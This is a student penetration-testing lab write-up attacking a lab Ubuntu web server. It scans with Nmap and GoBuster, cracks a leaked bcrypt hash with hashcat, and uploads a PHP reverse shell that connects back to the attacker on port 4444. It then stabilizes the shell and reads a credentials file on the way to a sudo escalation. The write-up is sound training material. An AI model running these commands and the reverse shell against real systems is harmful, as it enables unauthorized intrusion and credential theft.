Penetration Testing Lab
Jake McCarvill
Completed 7/16/26

Introduction

This lab demonstrated an initial access vector through a vulnerable file upload page hosted on an Apache web server. From there, a malicious PHP reverse shell was uploaded to gain access as the **www-data** user. Post-exploitation enumeration was then performed to discover and recover credentials, allowing lateral movement to a standard Linux user on the Ubuntu Server. Finally, a privilege escalation attack exploiting a sudo misconfiguration was performed to gain root access, providing full administrative control of the target machine.

Stage 1: Start from the attacker machine (Parrot OS)


Folders were created to store and keep track of everything that was done using the following commands:


1. `mkdir -p ~/labs/klapdvuln{scans,loot,notes}`
   a. *This command creates three directories at once*
2. `cd ~/labs/klapdvuln`

Stage 2: Scan the target

Checking connectivity

First, the connection between all the machines was tested to ensure proper connectivity but running `ip addr && ip route` following by pinging the target





Run an initial TCP scan

An initial TCP scan was run using Nmap (Network Mapper) followed by several flags:

`sudo nmap -p- -sS -T4 192.168.1.29 -oN scans/all-ports.txt`

```
┌──[klapd@parrot]─[~/home/klapdvuln]
└─$sudo nmap -p- -sS -T4 192.168.1.29 -oN scans/all-ports.txt
[sudo] password for klapd:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-09 09:47 -0400
Nmap scan report for klapdvuln (192.168.1.29)
Host is up (0.014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 0E:75:0C:54:C9:65 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 15.59 seconds
```

The flags in this command do the following:

- ➔ *-p-* scans all TCP ports (1-65535) instead of the default 1,000 most common ports set by Nmap
- ➔ *-sS* performed a TCP SYN scan, sometimes called a half-open scan. Nmap send a SYN packet:
  - SYN/ACK response → port is open
  - RST response → port is closed
  - No response or certain ICMP errors → port may be filtered
  - Nmap normally sends an RST instead of completing the full TCP three-way handshake
- ➔ *T4* uses Nmap's aggressive timing template. It speeds up scanning by reducing delays and increasing scan parallelism. T0 is the slowest timing template and T5 is the fastest. T4 is commonly used on reliable networks and labs.
- ➔ *-oN* scans/all-ports.txt saves the result in normal human-readable Nmap format to scans/all-ports.txt

Enumerate the discovered ports:

The command `sudo nmap -sC -sV -O -p22,80 192.168.1.29 -oN scans/services.txt` was run

```
┌──[klapd@parrot]─[~/home/klapdvuln]
└─$sudo nmap -sC -sV -O -p22,80 192.168.1.29 -oN scans/services.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-09 09:49 -0400
Nmap scan report for klapdvuln (192.168.1.29)
Host is up (0.020s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
|_http-title: Klapd Photo Portal
|_http-server-header: Apache/2.4.66 (Ubuntu)
MAC Address: 0E:75:0C:54:C9:65 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%), Android 9 - 10 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19 (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.67 seconds
```


This command does the following:

- ➔ *-sC* runs Nmap's default NSE scripts (--script-default). These scripts collect additional information from services. Depending on the service, they may retrieve SSH host keys, HTTP titles, supported protocols, certificates, and other useful information
- ➔ *-sV* enables the service and version detection. Nmap sends probes to determine what software is listening on the port and attempts to identify its version, such as OpenSSH 9.x or Apache httpd 2.4.x

➔ *-O* enables operating system detection. This attempts to identify the target's operating system, not the OS version specifically. Nmap analyzes how the target network's stacks respond to specifically crafted packets and compares the results against its OS fingerprint database.
➔ *-p 22,80* sets the scan to only scan TCP ports 22 and 80

Stage 3: Manually Inspect the Website

The first and most simple way to inspect the website is to view the site itself, in this case, http://192.168.1.29
After visiting the site, the user is granted with just a login page, so there is no further manual inspection that can be done of the page without credentials.



The next step is to **curl** the website. Curl (client URL) is used to "transfer data to and from a server" (Saladas, 2026).
To curl the website, the command `curl -I http://192.168.1.29` was run
What this command does:
➔ *curl* is a command-line tool used to send requests to and transfer data from services.
➔ *-I* tells curl to issue an HTTP HEAD request. A HEAD request asks the server to return the same headers it would normally send for a GET request, but without returning the webpage content
This was performed to inspect the server's response status and identify potentially useful information disclosed through HTTP headers, such as web server software, redirects, cookies, and security-related configurations.

```
┌─[klapd@parrot]─[~]
└──╼ $curl -I http://192.168.1.29
HTTP/1.1 200 OK
Date: Mon, 03 Aug 2026 14:52:09 GMT
Server: Apache/2.4.66 (Ubuntu)
Last-Modified: Mon, 06 Jul 2026 14:46:04 GMT
ETag: "a76-655f255735ba9"
Accept-Ranges: bytes
Content-Length: 2678
Vary: Accept-Encoding
Content-Type: text/html
```

After curling the website, GoBuster is the next tool that will be utilized to help enumerate the website. GoBuster is used for brute-forcing as well as discovering hidden resources on target systems. In this case, it was used to discover hidden resource using the command:

```
gobuster dir \
-u http://192.168.1.29/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,html,txt,bak,old,sql \
-o scans/gobuster-root.txt
```

What this command does:


- ➔ *dir* selects the directory/file discovery mode for GoBuster. GoBuster will attempt to discover web resources by requesting different paths.
- ➔ *-u* sets the target url (http://192.168.1.29).
- ➔ *-w* specifies the wordlist. Gobuster takes each entry, such as admin, backup, or uploads, and requests it from the server.
- ➔ *-x* adds the file extension test. For a word like backup, GoBuster can test paths such as backup.php, backup.html, backup.bak, etc. in addition to /backup
- ➔ *-o* saves the scan results to the specified file

The backslashes make it so you can have multiple lines in the Linux terminal*

Stage 4: Confirm Protected Areas

First, the upload page is checked using curl, by running:

```
curl -i http://192.168.1.29/upload.php
```




What was done:

An unauthenticated HTTP GET request was sent to the protected /upload.php endpoint using curl and displayed both the response headers and body. The application returned an HTTP 302 Found response because the request didn't contain a valid authenticated session, causing the server-sided access control logic to redirect the client to the login page. This behavior confirmed that direct unauthenticated access to the upload functionality was restricted at this stage of testing.

Next, backups was checked:

```
curl -i http://192.168.1.29/backups/
```



What was done:


curl sends the HTTP request

-i includes the HTTP response headers in the output along with the response body

/backups/ requests the /backups/ directory on the target web server

Lastly, the archives:

```
curl -i http://192.168.1.29/archive/
```



Stage 5: Enumerate Archive

Earlier enumeration revealed the /archive/ directory. Rather than stopping there, deeper enumeration can be performed to determine whether additional content exists within it. To do so, the following command is run:

```
gobuster dir \
-u http://192.168.1.29/archive/ \
-w /usr/share/wordlists/dirb/common.txt \
-x bak,sql,old,txt,sql.bak \
-o scans/gobuster-archive.txt
```

What this command does:

- ➔ *dir* uses directory/file brute-forcing mode.
- ➔ *-w* uses the specified wordlist
- ➔ *-x* bak,sql,old,txt,sql.bak tests each word with common backup and database-related extensions, such as .bak, .sql, .old, .txt, and .sql.bak. These extensions are frequently associated with leftover backups or exported databases.
- ➔ *-o* saves the result to the given output file

After this, curl was ran against the archive backup:
`curl http://192.168.1.29/archive/users.sql.bak`

```
┌─[klapd@parrot]─[~/home/klapdvuln]
└──╼ $curl -i http://192.168.1.29/archive/users.sql.bak
HTTP/1.1 200 OK
Date: Thu, 09 Jul 2026 18:15:31 GMT
Server: Apache/2.4.66 (Ubuntu)
Last-Modified: Wed, 08 Jul 2026 22:21:09 GMT
ETag: "d5-65620ecad2c15"
Accept-Ranges: bytes
Content-Length: 213
Content-Type: application/x-trash

-- Legacy user migration export
-- Generated during authentication migration

INSERT INTO users (id, username, password)
VALUES (2, 'archiveadmin', '$2y$12$kwl6qUhrU309ldk8CK8RiecSDDHrLvd80Rl3NHhOfjaaeHHf8k0w2');
```

From this screenshot, it can be seen that a user named ‘archiveadmin’ was stored here, with the password stored as a bcrypt hash, which can be denoted by the beginning of the hash, ‘$2y$’, the PHP implementation identifier for bcrypt. That prefix is then followed by the number 12, which is the work factor cost, meaning it is more computationally expensive to crack through password guessing attacks (as opposed to an eight or ten cost).

With finding this crucial information, the next step is to crack this password, and the first part of that process is to download the backup file:

```
┌─[klapd@parrot]─[~/home/klapdvuln]
└──╼ $curl http://192.168.1.29/archive/users.sql.bak -o loot/users.sql.bak
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    213 100    213    0     0   6776      0                              0
```

From there, the file can be read:

```
┌─[klapd@parrot]─[~/home/klapdvuln]
└──╼ $cat loot/users.sql.bak
-- Legacy user migration export
-- Generated during authentication migration

INSERT INTO users (id, username, password)
VALUES (2, 'archiveadmin', '$2y$12$kwl6qUhrU309ldk8CK8RiecSDDHrLvd80Rl3NHhOfjaaeHHf8k0w2');
```


Stage 6: Extract and Crack the bcrypt Hash

To crack the password, the hash must first put into a text file, which can be done by running:
`grep -o '\$2y\$12\$[^'\'']*' loot/users.sql.bak > loot/hash.txt`
What this command does:

- ➔ *grep* opens loot/users.sql.bak
- ➔ It searches for anything matching the regex:
  - ◆ Starts with $2y$12$
  - ◆ Continues until the next single quote
  - ◆ -o tells grep to output only the matching hash, not the entire SQL line.
  - ◆ > redirects that output into a new file called hash.txt that will be in the loot directory

After that, the password hash can be cracked using hashcat:

```
hashcat -m 3200 loot/hash.txt /usr/share/wordlists/rockyou.txt
```




What the command did:


- ➔ *hashcat* is a password recovery tool that recovers plaintext passwords from hashes
- ➔ *-m 3200* specifies the hash mode. Mode 3200 tells hashcat the hash is **bcrypt** ($2y$...). Hashcat uses this info to apply the correct hashing algorithm when testing guesses.
- ➔ *loot/hash.txt* is the files hashcat reads from
- ➔ */usr/share/wordlists/rockyou.txt* is the wordlist file

Stage 7: Login to the Cracked Account

The index page is visited again, and the credentials *archiveadmin* (user) and *summer2024* (password) are used.



After entering the credentials, a welcome page is shown (welcome.php)
From the welcome page, it can also be seen that there is an upload file function as part of the website, making it a prime opportunity to test how secure the file upload system is. The upload.php page was also found earlier, and now is the perfect time to try and explore that portion of the site.



No file uploaded.

After visiting, it can be seen that it is in fact valid, but a file must be uploaded.

Stage 8: Create the PHP Reverse Shell

A reverse shell is a type of remote shell where the target machine initiates a connection back to the attacking machine. Once the connection is established, the attacker can then interact with a command-line interface on the target system as if they were using the local terminal.

In this scenario, a PHP reverse shell script was created, and then uploaded to the webpage to gain a foothold onto the web server.

To start, the script was written:

```
 GNU nano 8.4                                                    shell.php
<?php
$sock = fsockopen(192.168.1.72", 4444);
$proc = proc_open("/bin/bash", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
?>
```

What this script does:
<?php tells the web server that the following content is PHP code that should be executed by the PHP interpreter rather than returned as plain text


$sock = fsockopen("192.168.1.72", 4444); creates an outbound network connection. In this lab, the Ubuntu web server will attempt to connect back to the Parrot OS machine at 192.168.1.72 on TCP port 4444
This is why it's called a **reverse shell**: instead of the attacker machine directly connecting to a shell and listening on the target, the target initiates the connection back
$proc = proc_open("/bin/bash", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes); proc_open() starts a new process. The process being launched here is /bin/bash, which the the Bash shell

The array(...) portion redirects the shell's three standard streams to the network socket
0 => $sock - stdin. Commands received from the Parrot machine become input to Bash
1 => $sock - stdout. Normal command output from Bash is sent back across the network
2 => $sock - stderr - Error messages sent from Bash are sent back across the connection

The result is essentially:
TCP Connection
Parrot OS ←----------> Ubuntu Server
Commands ←----------> Baash stdin (0)
Output ←----------> Bash stdout (1)
Errors←----------> Bash stderr (2)

Stage 9: Start the netcat Listener


Netcat is a networking utility that can create TCP or UDP connections and send or receive data. In this case, netcat was used to act as the **listener** that waited to receive the reverse shell connection
Run the command: `nc -lvnp 4444`



What this command is doing:
➔ *-l* = listen mode. Instead of initiating a connection, netcat waits for another machine to connect
➔ *-v* = verbose mode. Displays additional information about the connection
➔ *-n* = numeric-only mode. Prevents DNS/name resolution and displays IP addresses directly
➔ *-p 4444* specifies the local port netcat should listen on. In this case, TCP port 4444

Step 10: Upload and Trigger the Shell

To trigger the reverse shell connection, the shell.php file is uploaded to the vulnerable page:



Now that the file is sitting on the target machine, it needs to be triggered. This was done using curl in this case:

```
┌─[klapd@parrot]─[~/home/klapdvuln]
└──╼ $curl http://192.168.1.29/uploads/shell.php
```

After executing the script on the target machine, a reverse shell connection was received in the Parrot OS terminal:

```
Command Prompt - ssh klapd
┌─[klapd@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.29 37608
```

To make sure everything worked properly, run commands to see what user is logged in:

```
Command Prompt - ssh klapd
┌─[klapd@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.29 37608
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
pwd
/var/www/html/uploads
```

In this case, the initial foothold was gained on the www-data user, and the working directory received on the reverse shell is `/var/www/html/uploads`.

Next, in the netcat shell a few commands need to be run, first, `python3 -c 'import pty; pty.spawn("/bin/bash")'`:

```
┌─[klapd@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.29 37608
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
pwd
/var/www/html/uploads
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@klapdvuln:/var/www/html/uploads$
```

This does the following:

➔ *python3* is simply to run Python.
➔ *-c* tells Python to execute the code provided directly in the command line.
➔ *import pty* imports Python's pseudo-terminal module.
➔ *pty.spawn("/bin/bash")* spawns /bin/bash inside a pseudo-terminal.

Next, run: `export TERM=xterm`, and press *CTRL + z*

➔ *export* creates or updates an environment variable and makes it available to the current shell and programs launched from it.
➔ *TERM* is an environment variable that tells terminal-based programs what kind of terminal they are interacting with.
➔ *xterm* is a commonly supported terminal type that provides capabilities such as screen clearing, cursor movement, and ANSI escape sequences (can use ctrl + c, etc.)

Then, back on the local terminal, run `stty raw -echo`, and type fg (when '*fg*' is typed, it will look blank as if a password were being entered). *Press enter once or twice*:

What all this means:

➔ *stty* means tet terminal settings. It changes how the local terminal handles keyboard input
➔ *raw* puts the terminal into raw mode. Normally the local machine interprets certain keystrokes before passing more directly to netcat and, therefore, the remote PTY
➔ *-echo* disables local terminal echo. Normally, the terminal displays characters as they are typed. In this reverse shell setup, the remote shell/PTY handles displaying the input, so disabling local echo prevents characters from appearing twice.
➔ *fg* means foreground. Since earlier hitting *CTRL + z* sent it to the background, suspending it

Lastly, a simple command of `stty rows 40 columns 120` modifies the terminal settings, row 40 tells the terminal it is 40 lines tall, and column 120 tells the terminal it is 120 characters wide.

Stage 12: Enumerate Linux as www-data

For the simplicity of the lab environment, a directory was placed in the */opt* folder to display how third-party applications are stored, and contain vulnerabilities.

To list the contents of /opt, the command `ls -la /opt` was run:

```
www-data@klapdvuln:/var/www/html/uploads$ ls -la /opt
total 16
drwxr-xr-x  4 root      root      4096 Jul  8 21:04 .
drwxr-xr-x 20 root      root      4096 Jul  8 14:53 ..
drwxr-xr-x  2 root      root      4096 Jul  8 21:04 klapd-app
drwxr-xr-x 12 splunkfwd splunkfwd 4096 Jul  5 19:42 splunkforwarder
```

What this command did:

➔ ls lists the directories

➔ -l put them in a readable list

➔ -a displays hidden directories

To further enumerate, the command `find /opt -type f -readable -ls 2>/dev/null` is run:

```
   658081     76 -r-xr-xr-x   1 splunkfwd splunkfwd     75280 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/engines/lib4758cca.so
   658089     48 -r-xr-xr-x   1 splunkfwd splunkfwd     47872 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/engines/libnuron.so
   658086     84 -r-xr-xr-x   1 splunkfwd splunkfwd     83928 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/engines/libcswift.so
   658091     84 -r-xr-xr-x   1 splunkfwd splunkfwd     84552 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/engines/libsureware.so
   658085     84 -r-xr-xr-x   1 splunkfwd splunkfwd     85920 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/engines/libchil.so
   658088    352 -r-xr-xr-x   1 splunkfwd splunkfwd    358184 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/engines/libgost.so
   658087     20 -r-xr-xr-x   1 splunkfwd splunkfwd     18904 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/engines/libgmp.so
   658084     20 -r-xr-xr-x   1 splunkfwd splunkfwd     18904 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/engines/libcapi.so
   658094   8856 -r-xr-xr-x   1 splunkfwd splunkfwd   9066032 Jan  1  2000 /opt/splunkforwarder/opt/openssl1/lib/libcrypto.so.1.0.0
   658078   2072 -r-xr-xr-x   1 splunkfwd splunkfwd   2120408 May 14 17:34 /opt/splunkforwarder/opt/openssl1/bin/openssl
   658073     16 -r--r--r--   1 splunkfwd splunkfwd     12776 Jan  1  2000 /opt/splunkforwarder/opt/jemalloc-4k-stats/include/jemalloc/jemalloc.h
   658075   1724 -r-xr-xr-x   1 splunkfwd splunkfwd   1764288 Jan  1  2000 /opt/splunkforwarder/opt/jemalloc-4k-stats/lib/libjemalloc.so.2
   659326      4 -rw-r-----   1 root      www-data        156 Jul  8 21:04 /opt/klapd-app/app.conf
www-data@klapdvuln:/var/www/html/uploads$
```

What this command did:

➔ *find /opt* searches for everything under the /opt directory.

➔ *-type f* only returns regular files (ignore directories, symlinks, etc.)

➔ *-readable* only shows files that the current user (www-data) has permission to read

➔ *-ls* displays a detailed list for each file, including permissions, owner, group, size, and path

➔ *2>/dev/null* means to suppress any “Permission denied” errors by redirecting standard error to /dev/null, making the output cleaner

After running this, it can be seen there is a file under */opt/klapd-app*, called *app.conf* (*/opt/klapd-app/app.conf*). With this, read the content of the file by running: `cat /opt/klapd-app/app.conf`

```
www-data@klapdvuln:/var/www/html/uploads$ ls -la /opt/klapd-app
total 12
drwxr-xr-x 2 root root     4096 Jul  8 21:04 .
drwxr-xr-x 4 root root     4096 Jul  8 21:04 ..
-rw-r----- 1 root www-data  156 Jul  8 21:04 app.conf
www-data@klapdvuln:/var/www/html/uploads$ cat /opt/klapd-app/app.conf
# Legacy image processing configuration

APP_ENV=production
UPLOAD_PATH=/var/www/html/uploads

SERVICE_USER=defaultklapd
SERVICE_PASSWORD=PhotoService2026!
www-data@klapdvuln:/var/www/html/uploads$
```

The key line here is `-rw-r----- 1 root www-data 156 Jul 8 21:04 app.conf`

➔ Root is who owns the file and has read/write permissions (*-rw*)

➔ The group is www-data and has read permission (*r--*)

➔ Everyone else has no access (---)
➔ Because the compromised shell is running www-data, the file can be read even though it is owned by root

Stage 13: Privilege Escalation Phase

This attempt did not work

In the previous step, the username and password were found to a local user account (defaultklapd, PhotoService2026!). Using this information, switch to the local user: `su -defaultklapd`, enter the password when prompted

```
www-data@klapdvuln:/var/www/html/uploads$ su - defaultklapd
Password:
$ whoami
defaultklapd
$ id
uid=1005(defaultklapd) gid=1005(defaultklapd) groups=1005(defaultklapd)
$ pwd
/home/defaultklapd
$
```

With this step for working, the following alternative approach was implemented:


Disclaimer

The initial PHP reverse shell successfully connected back to the attacking machine and provided command execution as the www-data user. However, the shell was limited and did not provide a fully interactive terminal, which prevented certain commands, such as sudo and vim, from working correctly. Although an attempt was made to improve the shell using Python, it still was not suitable for the privilege escalation technique that was required. Instead of continuing to attempt a solution, a pivot to SSH into the compromised account credentials was used to log in to the user instead. Unlike the reverse shell, the SSH session provided a fully interactive terminal, allowing the sudo vim privilege escalation technique to work and ultimately provide root access.

From a defensive perspective, the reverse shell and SSH login would generate different indicators of compromise. The reverse shell would likely trigger alerts since the web server spawned a shell and established an outbound connection to the attacking machine. On the other hand, the SSH login would appear as a normal remote login using valid credentials, with evidence primarily found in authentication and sudo logs. Although less suspicious than a reverse shell, the unexpected login followed by immediate privilege escalation would be a strong indicator of compromise.

